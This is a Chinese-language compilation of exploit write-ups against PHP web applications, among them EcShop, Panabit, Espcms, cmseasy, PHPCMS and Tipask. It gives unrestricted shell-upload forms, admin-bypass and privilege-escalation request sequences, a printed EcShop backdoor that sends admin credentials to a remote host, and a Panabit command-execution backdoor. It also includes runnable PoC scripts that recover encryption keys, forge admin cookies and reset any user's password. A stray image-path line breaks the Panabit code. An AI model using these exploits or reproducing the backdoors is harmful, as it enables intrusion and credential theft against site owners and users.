$fileName = iconv( "UTF-8", "GBK", $fileName );
move_uploaded_file( $_FILES['file']['tmp_name'],
$fileName );
if ( !file_exists( $fileName ) )
```

```
{
                              echo "false";
}
else
{                             echo $fileName;
                              echo
$attachmentID."*".$_FILES['file']['name'];
}
?>
```

没有做任何限制直接上传，文件名为原文件名，文件路径如下

```
$path = $ATTACH_PATH.$attachmentID
$fileName = $path."/".$_FILES['file']['name'];
```

构造上传表单如下：

```
<form action="http://网站地址/webservice/upload.php"
form enctype="multipart/form-data"  method="POST">
<input name="file" type="file">
<input name="" type="submit">
</form>
```

2.文件位置：inc/jquery/uploadify/uploadify.php 相关代码如下

```
<?php
function createFileDir( )
{
                              global $ATTACH_PATH;

       mt_srand( ( double )microtime( ) * 1000000 );
                              $RADOM_ID = mt_rand( ) +
mt_rand( );
```

```
                              if
( !file_exists( $ATTACH_PATH.$RADOM_ID ) )
                              {
                                      return
$RADOM_ID;
                              }
                              else
                              {
                              }
}

if ( !empty( $_FILES ) )
{
               $tempFile =
$_FILES['Filedata']['tmp_name'];
                              $attachmentID =
createfiledir( );
                              $uploadPath =
$_REQUEST['uploadPath'];
                              if ( trim( $uploadPath )
== "" )
                              {
                              }
                              else
                              {
                                                          $target

                              }
                              if
( !file_exists( $targetPath ) )
                              {
                                                          mkdir(

                              }
```

```
                                $targetFile =
str_replace( "//", "/",
$targetPath )."/".$_FILES['Filedata']['name'];

        move_uploaded_file( $tempFile, iconv( "UTF-8",
"GBK", $targetFile ) );
                                echo $attachmentID;
}
?>
```

也是没有任意过滤，文件名为原文件名，可直接上传 shell。

```
$targetPath =
$uploadPath."/sent/attachment/".$attachmentID;
$targetFile = str_replace( "//", "/",
$targetPath )."/".$_FILES['Filedata']['name'];
```

后门

EcShop 官方补丁存后门

作者：未知

我们的网站 ecshop 有点二次开发，所以每次升级补丁都要对比下修改，结果这次对比发现了个大问题，官方的补丁文件内有段后门代码，目前来看应该是截订单的人留得，黑暗啊！

反向分析了后门源码，找到了黑客的服务器，目测已经大量电商沦陷，我的妈呀！Ecshop 你叫我们小站长肿么办！！

补丁是 273utf8_patch006 ，包我幸运的保留下来了，提供给乌云管理放到网盘给厂商和安全研究人员分析。
问题出在 /admin/privilege.php 中（管理员身份验证文件），登录成功设置身份认证信息前，一个 file_get_content 函数，怪不得会绕过之前一些大牛们的分析。

```
stat privilege.php
16777218 43425476 -rw-r--r-- 1 root root 0 25952 "Jun 4 19:16:09 2013" "May  6 14:18:36 2013" "Jun  4 18:59:14 2013" "May  6 14:18:36 2013" 4096 56 0 privilege.php

@file_get_contents('http://**.**.**.**/api/manyou/ecshop/w2.php?username='.$_POST['username'].'&password='.$_POST['password'].'---'.$_SERVER['REMOTE_ADDR'].'---'.date('Y-m-d|H:i:s').'---'.$_SERVER['HTTP_HOST'].$_SERVER['PHP_SELF']);

        // 登录成功
```

```
        set_admin_session($row['user_id'],
$row['user_name'], $row['action_list'],
$row['last_login']);
```

这个代码将管理员用户名、密码、IP、时间和后台地址等信息通通的发到远程接口上，http://**.**.**.**/api/manyou/ecshop/w2.php
这个地址直接访问没什么，当我访问 ecshop 这个目录的时候发现居然可以目录遍历，还有一个 ok.php 文件

panabit 高危漏洞合集

作者：f4ckbaidu

0x03 官方后门

```
panaos#cat /usr/ramdisk/www/sys/cmdhandle.php
<?php
$doc = $_SERVER['DOCUMENT_ROOT'];
$cmd = $_POST["cmd"];
$type = $_POST['type'];
if ($type == "get"){
        $ds = explode(' ', $cmd);


        $fp = popen($cmd, "r");
        if (!$fp){
                echo "命令执行失败";
                exit(0);
        }
        if (is_file($ds[1]) && !file_exists($ds[1])){
```

```
                echo "file no found\n";
                exit(0);
        }
        $str = "";
        while(! feof($fp)){
                $s = htmlspecialchars(fgets($fp));
                $s = str_replace("\n", "<br/>", $s);
                if ($s == "\n") continue;
                $str .= " ".$s;
        }
        echo iconv("gb2312", "utf-8", $str);
        exit(0);
}
if ($type == "viget"){
    $ds = explode(' ', $cmd);
    $fp = popen($cmd, "r");
    if (!$fp){
        echo "命令执行失败";
        exit(0);
    }

    if (is_file($ds[1]) && !file_exists($ds[1])){
        echo "file no found\n";
        exit(0);
    }
    $str = "";
    while(! feof($fp)){
        $s = (fgets($fp));
        if ($s == "\n") continue;
        $str .= $s;
    }
    echo iconv("gb2312", "utf-8", $str);
    exit(0);
}
```

```
if ($type == "save"){
    $con = urldecode($_POST['con']);
        if (!is_file($cmd)){
                echo "该文件不可编辑";
                exit(0);
        }
        $fp = fopen($cmd, "w");
        if (!$fp){
                echo "打开文件失败";
                exit(0);
        }
        fwrite($fp, $con);
        fclose($fp);
        echo "操作成功";
}
```

这个也没什么好说的，官方自己留的命令执行、文件读写后门，以命令执行为例：





逻辑错误

Espcms 后台逻辑验证错误漏洞

作者：Code_Sec

系统后台权限逻辑校验存在问题，导致后台某模块功能被绕过和非授权访问

后台管理员权限校验在文件\public\class_connector.php:

```
function admin_purview() {
                if ($this->fun->accept('archive', 'R')
== 'filemanage' && $this->fun->accept('action', 'R') ==
'batupfilesave') {
                        $ecisp_admininfo =
$this->fun->accept('ecisp_admininfo', 'G');
```

```
                        $esp_powerlist =
$this->fun->accept('esp_powerlist', 'G');

                        $gettype = false;
                } else {
                        $ecisp_admininfo =
$this->fun->accept('ecisp_admininfo', 'C');
                        $esp_powerlist =
$this->fun->accept('esp_powerlist', 'C');
                        $gettype = true;
                }
                $arr_purview = explode('|',
$this->fun->eccode($ecisp_admininfo, 'DECODE',
db_pscode));
                $this->esp_powerlist = explode('|',
$this->fun->eccode($esp_powerlist, 'DECODE',
db_pscode));

                list($this->esp_adminuserid,
$this->esp_username, $this->esp_password,
$this->esp_useragent, $this->esp_powerid,
$this->esp_inputclassid, $this->esp_softurl) =
$arr_purview;

                if ($gettype) {
                        if (empty($this->esp_username)
|| empty($this->esp_adminuserid) || md5(admin_AGENT) !=
$this->esp_useragent || md5(admin_ClassURL) !=
$this->esp_softurl) {
                                $condition = 0;
                        } else {
                                $condition = 1;
                        }
                } else {
```

```
                        if (empty($this->esp_username)
|| empty($this->esp_adminuserid) ||
md5(admin_ClassURL) != $this->esp_softurl) {
                                $condition = 0;
                        } else {
                                $condition = 1;
                        }
                }
                if ($condition == 0) {
                        if
($this->fun->accept('archive', 'R') != 'adminuser' &&
$this->fun->accept('action', 'R') != 'login') {
                                header('location:
index.php?archive=adminuser&action=login');
                                exit();
                        }
                } else {
                        if ($condition == 1 &&
$this->fun->accept('point', 'R') == '' &&
$this->fun->accept('archive', 'R') == '' &&
$this->fun->accept('action', 'R') == '') {
                                header('location:
index.php?archive=management&action=tab&loadfun=mang
ercenter&out=tabcenter');
                                exit();
                        }
                }
```

逻辑校验存在问题:

```
if ($condition == 0) {
if ($this->fun->accept('archive', 'R') != 'adminuser' &&
$this->fun->accept('action', 'R') != 'login') {
header('location: index.php?archive=adminuser&action=login');
```

exit();
}

当 archive=adminuser,但是 action 变量不等于 login 时就不会被跳转到登录页。但是在文件 adminsoft\control\adminuser.php 中

```
function onlogin() {
                parent::start_template();
                if ($this->fun->accept('logoutid', 'C')
== 1) {

        $this->ectemplates->assign('systemTitle',
$this->lng['adminuser_login_lout_error']);

        $this->fun->setcookie('logoutid', 0);
                } else {

        $this->ectemplates->assign('systemTitle',
$this->lng['adminuser_login_login_error']);
                }
                $this->ectemplates->display('login');
        }
        function onlogin_into() {
                include_once admin_ROOT .
'/public/class_seccode.php';

                list($new_seccode, $expiration) =
explode("\t",
$this->fun->eccode($_COOKIE['ecisp_seccode'],
'DECODE'));
                $code = new seccode();
                $code->seccodeconvert($new_seccode);
                parent::start_template();
                $db_table = db_prefix . "admin_member";
```

```
                $linkURL = $_SERVER['HTTP_REFERER'];
```

还可以调用该类的其他方法，如方法 onlogin_into()

..**.**/adminsoft/index.php?archive=adminuser&action=login_into

也就是可以调用 adminuser.php 这个后台文件的其他功能。

cmseasy 逻辑缺陷可升级普通用户为管理员

作者：menmen519

user_act.php(130-155):

```
if (front::post('submit')) {
          if (front::post('username') &&
front::post('password')) {
              $username = front::post('username');
              $password =
md5(front::post('password'));
              $data = array(
                 'username' => $username,
                 'password' => $password,
              );
              $user = new user();
              $row = $user->getrow(array('username' =>
$data['username'], 'password' => $data['password']));
```

```
                if (!is_array($row)) {
                    $this->login_false();
                    return;
                }
                $post[$classname] =
session::get('openid');
                $this->_user->rec_update($post,
'userid=' . $row['userid']);
                cookie::set('login_username',
$row['username']);
                cookie::set('login_password',
front::cookie_encode($row['password']));
                session::set('username',
$row['username']);
                front::redirect(url::create('user'));
                return;
            } else {
                $this->login_false();
                return;
            }
        }
```

第一步 我们注册一个为 test 密码为 111111 的用户

然后发送 url：
http://localhost/uploads/index.php?case=user&act=respond&ologin_code=groupid

postdata:
username=test&password=111111&submit=xxx

第二步：
$post[$classname] = session::get('openid');

这里 我们给$post 传递进去了 groupid 但是有个问题 session::get('openid') 并不存在 所以执行后 test 用户的 groupid 为 0

那么下来我们在继续找一下

line 157-172:

```
include_once
ROOT.'/lib/plugins/ologin/'.$classname.'.php';
       $ologinobj = new $classname();
       $status = $ologinobj->respond();
       //var_dump(session::get('openid'));exit;
       $where[$classname] = session::get('openid');
       if(!$where[$classname])
front::redirect(url::create('user'));
       $user = new user();
       $data = $user->getrow($where);
       if(!$data){
           $this->view->data = $status;
       }else{

cookie::set('login_username',$data['username']);

cookie::set('login_password',front::cookie_encode($d
ata['password']));
           session::set('username',$data['username']);
           front::redirect(url::create('user'));
       }
```

这里我们看看是不是要写 session 其他的认证信息 我们都忽略 我们只关心这里的 openid 生效不 可控不

当$classname 为 alipaylogin.php 时候 我们跟进去

```
function respond() {
       ini_set("display_errors","On");
```

```
        $where =
array('ologin_code'=>front::$get['ologin_code']);
        $ologins =
ologin::getInstance()->getrows($where);
        $ologin =
unserialize_config($ologins[0]['ologin_config']);
        //var_dump($ologin);
        $aliapy_config['partner'] =
$ologin['alipaylogin_id'];
        $aliapy_config['key'] =
$ologin['alipaylogin_key'];
        $aliapy_config['return_url'] =
ologin::url(basename(__FILE__,'.php'));
        $aliapy_config['sign_type']    = 'MD5';
        $aliapy_config['input_charset']= 'utf-8';
        $aliapy_config['transport']    = 'http';
        $aliapy_config['cacert']    =
getcwd().'/lib/plugins/alipayauth/cacert.pem';
        //var_dump($aliapy_config);

unset($_GET['case']);unset($_GET['act']);unset($_GET
['ologin_code']);unset($_GET['site']);

require_once("alipayauth/alipay_notify.class.php");
        $alipayNotify = new
AlipayNotify($aliapy_config);
        //var_dump($alipayNotify);
        $verify_result = $alipayNotify->verifyReturn();
        //var_dump($verify_result);

        if(true || $verify_result) {//验证成功
            $user_id = front::$get['user_id'];
            $token = front::$get['token'];
            session::set('access_token',$token);
```

```
            session::set("openid",$user_id);
            return array('nickname'=>
front::get('real_name'));
```

if(true || $verify_result) {//验证成功 这一行我们让它永远成立 因为在这之前全是配置信息的东西

我们直接看这里

```
$user_id = front::$get['user_id'];
            $token = front::$get['token'];
            session::set('access_token',$token);
            session::set("openid",$user_id);
            return array('nickname'=>
front::get('real_name'))
```

发现没有 openid 完全可控制

我们发送 url：
http://localhost/uploads/index.php?case=user&act=respond&ologin_code=alipaylogin&user_id=2&real_name=test

这时候我们的 openid 被设置为了 2
那么我们回头在看看
发送 url:
http://localhost/uploads/index.php?case=user&act=respond&ologin_code=groupid

postdata:
username=test&password=111111&submit=xxx

这时候 看看 我们的 test 用户组为：

userid	username	password	nickname	groupid	checked	qqlogin	alipaylogin
1	admin	21232f297a57a5a743894a0e4a801fc3	管理员	2	1		
2	test	96e79218965eb72c92a549dd5a330112	NULL	2	NULL	NULL	NULL

全选 / 全部不选 选中项:

PHPCMS 设计缺陷可重置前台任意用户密码

作者：loopx9

\phpcms\modules\member\index.php:

```
/通过用户名找回密码
        public function
public_forget_password_username() {
                $step = intval($_POST['step']);
                $step = max($step,1);
                $this->_session_start();

                if(isset($_POST['dosubmit']) &&
$step==2) {
                //处理提交申请，以手机号为准
                        if ($_SESSION['code'] !=
strtolower($_POST['code'])) {

        showmessage(L('code_error'), HTTP_REFERER);
                        }
                        $username =
safe_replace($_POST['username']);
```

```
                    $r =
$this->db->get_one(array('username'=>$username),'use
rid,email');
                    if($r['email']=='') {
                            $_SESSION['userid'] =
'';
                            $_SESSION['code'] = '';
                            showmessage("该账号没有
绑定手机号码，请选择其他方式找回！");
                    } else {
                            $_SESSION['userid'] =
$r['userid'];
                            $_SESSION['email'] =
$r['email'];
                    }
                    $email_arr =
explode('@',$r['email']);
                    include template('member',
'forget_password_username');
            } elseif(isset($_POST['dosubmit']) &&
$step==3) {
                    $sms_report_db =
pc_base::load_model('sms_report_model');
                    $mobile_verify =
$_POST['mobile_verify'];
                    $email = $_SESSION['email'];
                    if($email){

        if(!preg_match('/^([a-z0-9_]+)@([a-z0-9_]+).(
[a-z]{2,6})$/',$email)) exit('check email error');

        if($_SESSION['emc_times']=='' ||
$_SESSION['emc_times']<=0){
```

```
                                         showmessage("验证次数超过 5 次,验证码失效，请重新获取邮箱验证码!
",HTTP_REFERER,3000);
                              }
                              $_SESSION['emc_times']
= $_SESSION['emc_times']-1;

        if($_SESSION['emc']!='' &&
$_POST['email_verify']==$_SESSION['emc']) {

                                         $userid =
$_SESSION['userid'];
                                         $updateinfo =
array();
                                         $password =
random(8,"23456789abcdefghkmnrstwxy");
                                         $encrypt =
random(6,"23456789abcdefghkmnrstwxyABCDEFGHKMNRSTWXY
");

        $updateinfo['encrypt'] = $encrypt;

        $updateinfo['password'] = password($password,
$encrypt);

        $this->db->update($updateinfo,
array('userid'=>$userid));
                                         $rs =
$this->db->get_one(array('userid'=>$userid),'phpssou
id');

        if(pc_base::load_config('system', 'phpsso')) {
```

```
                                              //初始化
phpsso

        $this->_init_phpsso();

        $this->client->ps_member_edit('', '', '',
$password, $rs['phpssouid'], $encrypt);
                                        }

        $_SESSION['email'] = '';

        $_SESSION['userid'] = '';

        $_SESSION['emc'] = '';

        $_SESSION['code'] = '';

        pc_base::load_sys_func('mail');

        sendmail($email, '密码重置通知', "您在
".date('Y-m-d H:i:s')."通过密码找回功能，重置了本站密码。");
                                        include
template('member', 'forget_password_username');
                                        exit;
                                } else {
                                        showmessage("验
证码错误！请重新获取！",HTTP_REFERER,3000);
                                }
                        } else {
                                showmessage("非法请求！
");
                        }
                } else {
```

```
                        include template('member', 
'forget_password_username');
                }
        }
        //邮箱获取验证码
        public function public_get_email_verify() {
                pc_base::load_sys_func('mail');
                $this->_session_start();
                $code = $_SESSION['emc'] = 
random(8,"23456789abcdefghkmnrstwxy");
                $_SESSION['emc_times']=5;
                $message = '您的验证码为：'.$code;
                sendmail($_SESSION['email'], '邮箱找回密
码验证', $message);
                echo '1';
        }
```

通过用户名找回密码方式存在设计缺陷。找回密码流程可分作三步来看:

步骤 1：客户端提交用户名，服务端在数据库中查询记录，如果存在此用户就在 session 中保存用户身份信息；

步骤 2：生成验证码并保存在 session，然后将验证码发往用户注册邮箱；

步骤 3：服务端将客户端提交的验证码与 session 中保存的进行比对，验证通过后重置用户密码。

从代码中可以看到验证码没有绑定用户身份，这样就导致可以使用用户 A 的验证码来重置用户 B 的密码。

使用用户 A（可控账户）走正常密码找回流程来获取验证码，但不使用，然后再使用用户 B（要攻击的账户）走步骤 1，接着跳过步骤 2 使用前面获取到的验证码直接走步骤 3，就能重置用户 B 的密码了。

密码相当

Espcms 加密函数缺陷导致 getshell

作者：膜拜 hym

* 程序的加解密函数存在缺陷，可以通过明文和密文逆向还原密钥
* 后台登陆处没有有效验证 cookie 有效性导致攻击者可以通过伪造 cookie 登陆后台
* 后台可以上传 shell

下面一步一步来看

首先是加解密函数 eccode

```
function eccode($string, $operation = 'DECODE', $key = '@LFK24s224%@safS3s%1f%', $mcrype = true) {
    $result = null;
    if ($operation == 'ENCODE') {
        for ($i = 0; $i < strlen($string); $i++) {
            $char = substr($string, $i, 1);
            $keychar = substr($key, ($i % strlen($key)) - 1, 1);
            $char = chr(ord($char) + ord($keychar));
```

```
            $result.=$char;
        }
        $result = base64_encode($result);
        $result = str_replace(array('+', '/', '='),
array('-', '_', ''), $result);
    } elseif ($operation == 'DECODE') {
        $data = str_replace(array('-', '_'), array('+',
'/'), $string);
        $mod4 = strlen($data) % 4;
        if ($mod4) {
            $data .= substr('====', $mod4);
        }
        $string = base64_decode($data);
        for ($i = 0; $i < strlen($string); $i++) {
            $char = substr($string, $i, 1);
            $keychar = substr($key, ($i % strlen($key)) -
1, 1);
            $char = chr(ord($char) - ord($keychar));
            $result.=$char;
        }
    }
    return $result;
}
```

可以看到密文是明文与 key 通过字符 ascii 相加最后 base64 编码后得到的，加密时，key 由最后一位开始，依次与明文的每一位进行 ascii 相加，因此用密文和明文相减能得到 key，有没有凯撒加密的感觉？

知道原理以后下面开始逆向 key：

```
function anti_eccode($encrypt, $clear) {
    $result = null;
    $data = str_replace(array('-', '_'), array('+', '/'),
$encrypt);
```

```
    $mod4 = strlen($data) % 4;
    if ($mod4) {
        $data .= substr('====', $mod4);
    }
    $string = base64_decode($data);

    for ($i = 0; $i < strlen($string); $i++) {
        $char = substr($string, $i, 1);
        $keychar = substr($clear, $i, 1);
        $char = chr(ord($char) - ord($keychar));
        $result.=$char;
    }
    $result = substr($result, 1, strlen($result) -
1).substr($result, 0, 1);
    return $result;
}
```

好吧，虽然现在理论上可以还原 key 了，但是还得找到足够长的明文和相对应的密文才可以得到完整的 key，毕竟如果明文和密文都没有 key 长，还原得到的 key 也是不完整的。

在购物车结算时，程序会把当前物品的价格和折扣变成 md5 然后加密后放到 cookie 里，所以我们可以保证推算出最多 32 位长的 key，够了，至于其他的地方不知道可不可以，我没有仔细看。

```
function in_orderpay() {
                parent::start_pagetemplate();
                if ($this->CON['order_ismember']) {
                        parent::member_purview(0,
$this->mlink['orderpay']);
                }
                $lng = (admin_LNG == 'big5') ?
$this->CON['is_lancode'] : admin_LNG;
```

```
                $cartid =
$this->fun->eccode($this->fun->accept('ecisp_order_l
ist', 'C'), 'DECODE', db_pscode);
                $cartid =
stripslashes(htmlspecialchars_decode($cartid));
                $uncartid = !empty($cartid) ?
unserialize($cartid) : 0;

                if ($this->CON['order_ismember']) {

                        if
(!empty($this->ec_member_username_id)
&& !empty($this->ec_member_username)) {

                                $rsMember =
$this->get_member(null,
$this->ec_member_username_id);
                        } else {

                                $linkURL =
$this->get_link('memberlogin');

        $this->callmessage($this->lng['memberloginerr
'], $linkURL, $this->lng['memberlogin'], 1,
$this->lng['member_regbotton'], 1,
$this->mlink['reg']);
                        }
                }

                if ($uncartid && is_array($uncartid)) {
                        $didarray =
$this->fun->key_array_name($uncartid, 'did', 'amount',
'[0-9]+', '[0-9]+');
```

```
                    $didlist =
$this->fun->format_array_text(array_keys($didarray),
',');
                    if (!empty($didlist)) {
                            $db_table = db_prefix .
'document';
                            $db_where = "isclass=1
AND isorder=1 AND did in($didlist) ORDER BY did DESC";
                            $sql = "SELECT * FROM
$db_table WHERE $db_where";
                            $rs =
$this->db->query($sql);
                            $productmoney = 0;
                            while ($rsList =
$this->db->fetch_assoc($rs)) {
                                    $amount =
empty($didarray[$rsList['did']]) ? 1 :
intval($didarray[$rsList['did']]);

                                    $rsList['link']
= $this->get_link('doc', $rsList, admin_LNG);

        $rsList['buylink'] = $this->get_link('buylink',
$rsList, admin_LNG);

        $rsList['enqlink'] = $this->get_link('enqlink',
$rsList, admin_LNG);


        $rsList['dellink'] = $this->get_link('buydel',
$rsList, admin_LNG);

        $rsList['ctitle'] = empty($rsList['color']) ?
```

```
$rsList['title'] : "<font color='" . $rsList['color'] .
"'>" . $rsList['title'] . "</font>";

        $rsList['amount'] = $amount;
                                        $countprice =
sprintf("%01.2f", $amount * $rsList['bprice']);

        $rsList['countprice'] = $countprice;
                                        $productmoney =
$productmoney + $countprice;
                                        $array[] =
$rsList;
                                }
        $this->fun->setcookie('ecisp_order_productmon
ey', $this->fun->eccode($productmoney, 'ENCODE',
db_pscode), 7200);
                        }

        $this->pagetemplate->assign('moneytype',
$this->CON['order_moneytype']);

                        $order_discount =
$this->CON['order_discount'];
                        $discountmoney = 0;
                        if ($order_discount > 0) {

                                $discountmoney =
$productmoney > 0 ? $productmoney - ($order_discount /
100) * $productmoney : 0;
                        }
                        $discount_productmoney =
$productmoney - $discountmoney;
```

```
                       $order_integral =
empty($this->CON['order_integral']) ? 1 :
intval($this->CON['order_integral']);
                       $internum =
$discount_productmoney * $order_integral;

        $this->pagetemplate->assign('internum',
intval($internum));

                       $payplug =
$this->get_payplug_array();
                       $shipplug =
$this->get_shipplug_array();

                       $cookiceprice =
md5("$productmoney|$discount_productmoney");

        $this->fun->setcookie('ecisp_order_sncode',
$this->fun->eccode($cookiceprice, 'ENCODE',
db_pscode));
```

而被加密的明文就是 MD5 过后的购物价格，因此可以还原最长 32 位的 key

在经过上面的步骤还原 key 以后，就可以伪造 cookie 登陆后台了：

```
$arr_purview = explode('|',
$this->fun->eccode($ecisp_admininfo, 'DECODE',
db_pscode));

$this->esp_powerlist = explode('|',
$this->fun->eccode($esp_powerlist, 'DECODE',
db_pscode));
```

```
list($esp_adminuserid, $this->esp_username,
$this->esp_password, $this->esp_useragent,
$esp_powerid, $esp_inputclassid, $this->esp_softurl) =
$arr_purview;



$this->esp_adminuserid = intval($esp_adminuserid);
$this->esp_inputclassid = intval($esp_inputclassid);
$this->esp_powerid = intval($esp_powerid);

if ($gettype) {
   if (empty($this->esp_username) ||
empty($this->esp_adminuserid) || md5(admin_AGENT) !=
$this->esp_useragent || md5(admin_ClassURL) !=
$this->esp_softurl) {
      $condition = 0;
   } else {
      $condition = 1;
   }
} else {
   if (empty($this->esp_username) ||
empty($this->esp_adminuserid) ||
md5(admin_ClassURL) != $this->esp_softurl) {
      $condition = 0;
   } else {
      $condition = 1;
   }
}
if ($condition == 0) {

   if ($this->fun->accept('archive', 'R') !=
'adminuser' && $this->fun->accept('action', 'R') !=
'login') {
```

```
        header('location:
index.php?archive=adminuser&action=login');
        exit();
    }
} else {
    if ($condition == 1 && $this->fun->accept('point',
'R') == '' && $this->fun->accept('archive', 'R') == ''
&& $this->fun->accept('action', 'R') == '') {
        header('location:
index.php?archive=management&action=tab&loadfun=mang
ercenter&out=tabcenter');
        exit();
    }
}
```

需要 cookie 中的将 esp_powerlist 设为 all，将 ecisp_admininfo 设为类似 '1|hym|12345678901234567890123456789012|'.md5('Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0').'|1|management|'.md5('http://**.**.**.**/espcms/adminsoft'这样的结构，去登陆后台就可以了，此处应有掌声。

首先注册会员购物

填写收货信息　　修改订购商品列表

商品名	图片	商品编号	订购价格	数量	小计
HTC Flyer 平板电脑		SN20110830222536894	￥3200.00	1	￥3200.00

商品总金额：￥3,200.00 - 折扣￥0 = ￥3,200.00

折扣前和折扣后的价格都是 3200，所以明文是

md5('3200|3200')='38a7a5650e6296b180c88f6592486fbf'

密文通过查看 cookie 中的 ecisp_order_sncode 得到：
ecisp_order_sncode=mHGWbpJsapiRnZhjbG6WlWtnlpxqzG6XbWlsa5ufl50
写了一个 poc 来还原 key：

```
<?php
function anti_eccode($encrypt, $clear) {
    $result = null;
    $data = str_replace(array('-', '_'), array('+', '/'),
$encrypt);
    $mod4 = strlen($data) % 4;
    if ($mod4) {
        $data .= substr('====', $mod4);
    }
    $string = base64_decode($data);
    for ($i = 0; $i < strlen($string); $i++) {
        $char = substr($string, $i, 1);
        $keychar = substr($clear, $i, 1);
        $char = chr(ord($char) - ord($keychar));
        $result.=$char;
    }
    $result = substr($result, 1, strlen($result) -
1).substr($result, 0, 1);
    return $result;
}

function eccode($string, $operation = 'DECODE', $key =
'@LFK24s224%@safS3s%1f%', $mcrype = true) {
    $result = null;
    if ($operation == 'ENCODE') {
        for ($i = 0; $i < strlen($string); $i++) {
            $char = substr($string, $i, 1);
            $keychar = substr($key, ($i % strlen($key)) -
1, 1);
            $char = chr(ord($char) + ord($keychar));
```

```
            $result.=$char;
        }
        $result = base64_encode($result);
        $result = str_replace(array('+', '/', '='),
array('-', '_', ''), $result);
    } elseif ($operation == 'DECODE') {
        $data = str_replace(array('-', '_'), array('+',
'/'), $string);
        $mod4 = strlen($data) % 4;
        if ($mod4) {
            $data .= substr('====', $mod4);
        }
        $string = base64_decode($data);
        for ($i = 0; $i < strlen($string); $i++) {
            $char = substr($string, $i, 1);
            $keychar = substr($key, ($i % strlen($key)) -
1, 1);
            $char = chr(ord($char) - ord($keychar));
            $result.=$char;
        }
    }
    return $result;
}

#明文
$clear =   "38a7a5650e6296b180c88f6592486fbf";

#密文
$encrypt =
"mHGWbpJsapiRnZhjbG6WlWtnlpxqzG6XbWlsa5ufl50";

#获取 key
$mkey = anti_eccode($encrypt, $clear);
```

```
print "[*]maybe key is:".$mkey."\n";
#使用者自己根据判断裁剪 mkey 的长度获取真实的 key
print "[*]input key:";

$key = trim(fgets(STDIN));

#构造 cookie
$esp_powerlist = eccode('all', 'ENCODE', $key);
$ecisp_admininfo =
eccode('1|hym|123456789012345678901234567890l2|'.md5
('Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0)
Gecko/20100101
Firefox/18.0').'|1|management|'.md5('http://**.**.**.
**/espcms/adminsoft'), 'ENCODE', $key);
print "[+]esp_powerlist=$esp_powerlist\n";
print "[+]ecisp_admininfo=$ecisp_admininfo\n";
?>
```

```
F:\php>php antieccode.php
锘緒*]key :957174ca8b1384d373d2f8b4783e957e
```

通过检查，发现后面实际是重复的，因此真正的 key 应该是前面的 957174ca8b1384d373d2f8b4783e

key 正是"957174ca8b1384d373d2f8b4783e"

然后设置 cookie 并登陆，浏览器要与 poc 中设置的浏览器一致，否则会登陆失败

Cookies / Login
Set-Cookie: ecisp_order_sncode=mHGWbpJsapiRnZhjbG6WlWtnlpxqzG6XbWlsa5ufl50; path=/
Set-Cookie: ecisp_order_productmoney=mGtlZw; expires=Fri, 09-Aug-2013 19:48:55 GMT; path=/

Tipask 2.0 加密函数破解导致任意用户密码修改

作者：猪头子

Tipask 问答系统是一款开放源码的 PHP 仿百度知道程序。以国人的使用习惯为设计理念，采用 MVC 构架，系统具有速度快，SEO 友好，界面操作简洁明快等特点。

但是 Tipask 中使用的加密算法存在被破解的可能性，因此将导致包括任意用户密码修改等漏洞的发生。

在核心加密算法 strcode 函数中：

```
/* 通用加密解密函数，phpwind、phpcms、dedecms 都用此函数 */
function strcode($string, $auth_key, $action= 'ENCODE')
{
    $key = substr(md5($_SERVER[ "HTTP_USER_AGENT"] .
$auth_key), 8, 18);
    $string = $action == 'ENCODE' ? $string :
base64_decode($string);
    $len = strlen($key);
    $code = '';
    for ($i = 0; $i < strlen($string); $i++) {
        $k = $i % $len;
        $code .= $string[$i] ^ $key[$k];
    }
```

```
    $code = $action == 'DECODE' ? $code :
base64_encode($code);
    return $code;
}
```

可以看到加密的算法是异或，所以可以用密文和明文异或的方法反过来求出密钥 key，如下：

```
function anti_strcode($authstr, $plaintxt)
{
     $key ='';
     $authstr = urldecode(base64_decode($authstr));
     for($i = 0; $i < 18; $i++)
     {
          $key .= $authstr[$i] ^ $plaintxt[$i];
     }

     return $key;
}
```

key 长度为 18，因此我们要找一个明文长度超过 18 而被加密的字串，经过检查，发现 cookie 中的 auth 值长度超过了 18，因此将针对 cookie 中的 auth 进行 key 猜解。

在 Tipask 的密码重置中，生成密码重置链接的关键字串是由 strcode 产生，因此可以利用破解后的 key 来达到任意密码修改功能。

```
<?php
printf("-----------------------------------------------------------
Tipask 2.0 authkey decrypt exploit
Author:ztz
Blog:http://**.**.**.**/
```

```
-----------------------------------------------------
---\n\n" );

if ($argc < 3) {
     print_r( "Usage:       php exp.php uid password
auth_cookie\nexample:   php exp.php 1 s3cr4t
AjAGAAcFVwcHBwYHUA8GU19UBwtTV1AGAQQMUgMEWwpSVg%3D%3D
\n\n");
      exit();
}

$uid = $argv[1];
$password = md5($argv[2]);
$auth_cookie = $argv[3];

$str = "$uid \t$password ";
$key = anti_strcode("$auth_cookie ", " $str");
print "[+]Key: $key \n";
print "[*]Input the username you want to reset: ";
fscanf(STDIN, "%s\n", $username);
print "[*]Encrypting...\n";
$code = urlencode(strcode($username, $key));
print "[+]Reset password here: ?user/resetpass/$code
\n";
//function
function anti_strcode($authstr, $plaintxt)
{
     $key = '';
     $authstr = urldecode(base64_decode($authstr));

